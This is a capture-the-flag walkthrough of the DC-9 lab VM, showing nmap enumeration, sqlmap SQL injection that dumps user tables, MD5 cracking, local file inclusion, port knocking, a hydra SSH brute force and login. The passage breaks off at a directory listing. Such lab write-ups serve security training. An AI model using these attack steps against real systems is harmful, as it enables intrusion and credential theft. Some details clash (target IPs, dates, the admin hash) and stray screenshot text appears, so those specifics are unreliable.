


Dc-9

IP-192.168.56.189
walkthrough by Basil

Methadologies

let's identify open ports, services, versions using nmap tool



```
192.168.56.189 08:00:27:c9:13:bb 1 60 PCS Systemtechnik GmbH

[~]-[baz@parrot]-[~/comp/ctf/walkthroughs/dc9]
$ sudo nmap -A -p- 192.168.56.189
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 21:48 IST
Nmap scan report for 192.168.56.189
Host is up (0.00064s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    filtered ssh
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Example.com - Staff Details - Welcome
MAC Address: 08:00:27:C9:13:08 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.64 ms 192.168.56.189


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.11 seconds
[~]-[baz@parrot]-[~/comp/ctf/walkthroughs/dc9]
```

two open ports.

22(ssh)

80(http)

Let's start by visiting the webpage



Great a simple webpage we tried checking source code but nothing found and finally captured this request to burp and copied into a file to check if there is any sql injection and reveals anything.



We copied this into file and did sqlmap


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Database: Staff
Table: StaffDetails
[17 entries]

+-----+-----+-----+-----+-----+-----+-----+
| id | phone | email | reg_date | lastname | firstname | position |
+-----+-----+-----+-----+-----+-----+-----+
| 2 | 46457131654 | julied@example.com | 2019-05-01 17:32:00 | Dooley | Julie | Human Resources |
| 17 | 47836546413 | janitor2@example.com | 2019-12-24 03:41:04 | Morrison | Scott | Assistant Replacement Janitor |
| 15 | 454786464 | scoots@example.com | 2019-05-01 20:16:33 | McScoots | Scooter | Resident Cat |
| 13 | 8092432798 | monicag@example.com | 2019-05-01 17:32:00 | Geller | Monica | Marketing |
| 11 | 823897243978 | rachelg@example.com | 2019-05-01 17:32:00 | Green | Rachel | Personal Assistant |
| 9 | 189024789 | chandlerb@example.com | 2019-05-01 17:32:00 | Bing | Chandler | President - Sales |
| 7 | 243457487 | wilmaf@example.com | 2019-05-01 17:32:00 | Flintstone | Wilma | Accounts |
| 5 | 802438797 | tonc@example.com | 2019-05-01 17:32:00 | Cat | Tom | Driver |
| 3 | 46415323 | fredf@example.com | 2019-05-01 17:32:00 | Flintstone | Fred | Systems Administrator |
| 1 | 46478415155456 | marym@example.com | 2019-05-01 17:32:00 | Moe | Mary | CEO |
| 16 | 65464646479741 | janitor@example.com | 2019-12-23 03:11:39 | Trump | Donald | Replacement Janitor |
| 14 | 43289079824 | phoebeb@example.com | 2019-05-01 17:32:02 | Buffay | Phoebe | Assistant Janitor |
| 12 | 6549638203 | rossg@example.com | 2019-05-01 17:32:00 | Geller | Ross | Instructor |
| 10 | 232131654 | joeyt@example.com | 2019-05-01 17:32:00 | Tribbiani | Joey | Janitor |
| 8 | 90239724378 | bettyr@example.com | 2019-05-01 17:32:00 | Rubble | Betty | Junior Accounts |
| 6 | 24342654756 | jerryg@example.com | 2019-05-01 17:32:00 | Mouse | Jerry | Stores |
| 4 | 324643564 | barneyr@example.com | 2019-05-01 17:32:00 | Rubble | Barney | Help Desk |
+-----+-----+-----+-----+-----+-----+-----+

[21:56:10] [INFO] table 'Staff.StaffDetails' dumped to CSV file '/root/.sqlmap/output/192.168.56.189/dump/Staff/StaffDetails.csv'
[21:56:10] [INFO] fetching columns for table 'Users' in database 'Staff'
[21:56:10] [INFO] fetching entries for table 'Users' in database 'Staff'
[21:56:10] [INFO] recognized possible password hashes in column 'Password'
```

sudo sqlmap -r sql.txt -D Staff --dump --batch

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do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[21:56:10] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:56:10] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[21:56:11] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:56:11] [INFO] starting 4 processes
[21:56:31] [WARNING] no clear password(s) found
Database: Staff
Table: Users
[1 entry]
+-----+-----+-----+
| UserID | Username | Password |
+-----+-----+-----+
| 1 | admin | 856f5de590ef37314e7c3bdf6f8a06dc |
+-----+-----+-----+

[21:56:31] [INFO] table 'Staff.Users' dumped to CSV file '/root/.sqlmap/output/192.168.56.189/dump/Staff/Users.csv'
[21:56:31] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.189'

[*] ending @ 21:56:31 /2020-08-10/

[bar@parrot]~/comp ctf walkthroughs/dc9$
```

Great from staff we got the id,name,email,ph-no,position and also it revealed admin pass which was encrypted in md5 hash. Before decrypting let's check user database

```
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Parrot Terminal x Parrot Terminal x

Table: UserDetails
(17 entries)
+-----+-----+-----+-----+-----+-----+
| id | username | lastname | reg_date | | firstname | password |
+-----+-----+-----+-----+-----+-----+
| 12 | rossg | Geller | 2019-12-29 16:58:26 | | Ross | IloveRachel |
| 11 | rachelg | Green | 2019-12-29 16:58:26 | | Rachel | yN72#dsd |
| 10 | joeyt | Tribbiani | 2019-12-29 16:58:26 | | Joey | Passw0rd |
| 9 | chandlerb | Bing | 2019-12-29 16:58:26 | | Chandler | UrAG00! |
| 8 | bettyr | Rubble | 2019-12-29 16:58:26 | | Betty | BamBam01 |
| 7 | wilmaf | Flintstone | 2019-12-29 16:58:26 | | Wilma | Pebbles |
| 6 | jerryn | Mouse | 2019-12-29 16:58:26 | | Jerry | B0m#48sd |
| 5 | tomc | Cat | 2019-12-29 16:58:26 | | Tom | TC&TheBoyz |
| 4 | barneyr | Rubble | 2019-12-29 16:58:26 | | Barney | Rocks0ff |
| 3 | fredf | Flintstone | 2019-12-29 16:58:26 | | Fred | 4sfd87sfd1 |
| 2 | julied | Dooley | 2019-12-29 16:58:26 | | Julie | 468sfdfsd2 |
| 1 | maryn | Moe | 2019-12-29 16:58:26 | | Mary | 3kfs86sfd |
| 17 | janitor2 | Morrison | 2019-12-29 16:58:28 | | Scott | Hawaii-Five-0 |
| 16 | janitor | Trump | 2019-12-29 16:58:26 | | Donald | Ilovepeepee |
| 15 | scoots | McScoots | 2019-12-29 16:58:26 | | Scooter | YR38Vxxw87 |
| 14 | phoebe | Buffay | 2019-12-29 16:58:26 | | Phoebe | smellycats |
| 13 | monicag | Geller | 2019-12-29 16:58:26 | | Monica | 3248dsds7s |
+-----+-----+-----+-----+-----+-----+

[22:03:38] [INFO] table 'users.UserDetails' dumped to CSV file '/root/.sqlmap/output/192.168.56.189/dump/users/UserDetails.csv'
[22:03:38] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.189'

[*] ending @ 22:03:38 /2020-08-10/

Menu Example.com - S... dc-9 walkthrough... [DC-9 [Running]] Parrot Terminal Burp Suite Profe... notes (-/comp ct...
```

Great this might be useful. We copied the username and password to two files.
Let's now decode the md5 hash of admin

CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox

Example.com - Staff Des... Best MD5 & SHA1 Pass... CrackStation - Online P... +

https://crackstation.net


CrackStation

Defuse.ca · Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

856f5de590ef37314e7c3bdff8fa66dc

☐ I'm not a robot 

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hex, sha1, sha224, sha256, sha384, sha512, rpeH0D166, whirlpool, MySQL 4.3+ (sha1[sha1_bin]), QuberV3.3BackupDefaults


Hash	Type	Result
856f5de590ef37314e7c3bdff8fa66dc	md5	Transer0ital1

Color Codes: Green Exact match, Yellow Partial match, Red Not found.


[Download CrackStation's Wordlist](#)

How CrackStation Works


We found the pass of admin. Now let's login.




Simple webpage. We have successfully logged in, but it also shows that a file does not exist. This means that the webpage can't find a file which was previously included. There is a possibility of LFI vulnerability here. Let's check for it by trying to display the /etc/passwd file.



We got the passwd file, which means LFI vulnerability exists. When we were going through the various files, we got a file knockd.conf, which means there is port knocking involved. We also got a SSH sequence from the file, as shown below.



Let's try to knock in the sequence we got from lfi using knock command. Once we knock on the ports, we check if the ssh port is open using nmap, and it is. We can now access the webpage using SSH.



When we tried to login via SSH using the same admin credentials we used on the webpage, it didn't work. So, we took the usernames and passwords we got from the enumerated db tables, and saved them in two text files user.txt and pass.txt. Then, we used hydra to try and brute force into ssh

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-17 13:02:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 324 login tries (l:18/p:18), ~21 tries per task
[DATA] attacking ssh://192.168.43.87:22/
[22][ssh] host: 192.168.43.87 login: chandlerb password: UrAG00!
[22][ssh] host: 192.168.43.87 login: joeyt password: Passw0rd
[22][ssh] host: 192.168.43.87 login: janitor password: Ilovepeepee
```

We got three valid username-password combinations. Let's try and login with the janitor account.

```
[baz@parrot]~/comp.ctf.walkthroughs/dc9
$ ssh janitor@192.168.56.189
The authenticity of host '192.168.56.189 (192.168.56.189)' can't be established.
ECDSA key fingerprint is SHA256:o2Ii/WX152zZCRLVrfXpNnXBvMwYf0whkMscAr+sMs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.189' (ECDSA) to the list of known hosts.
janitor@192.168.56.189's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
janitor@dc-9:~$ id
uid=1016(janitor) gid=1016(janitor) groups=1016(janitor)
janitor@dc-9:~$ pwd
/home/janitor
janitor@dc-9:~$ whoami
janitor
janitor@dc-9:~$
```

When we displayed the janitor's files, we found a hidden directory called "secrets for putin", which makes sense because

Donald Trump is the janitor. Let's see what secrets Trump has for Putin


```
janitor@dc-9:~$ ls
janitor@dc-9:~$ ls -al
total 16
drwx----- 4 janitor janitor 4096 Aug 11 02:52 .
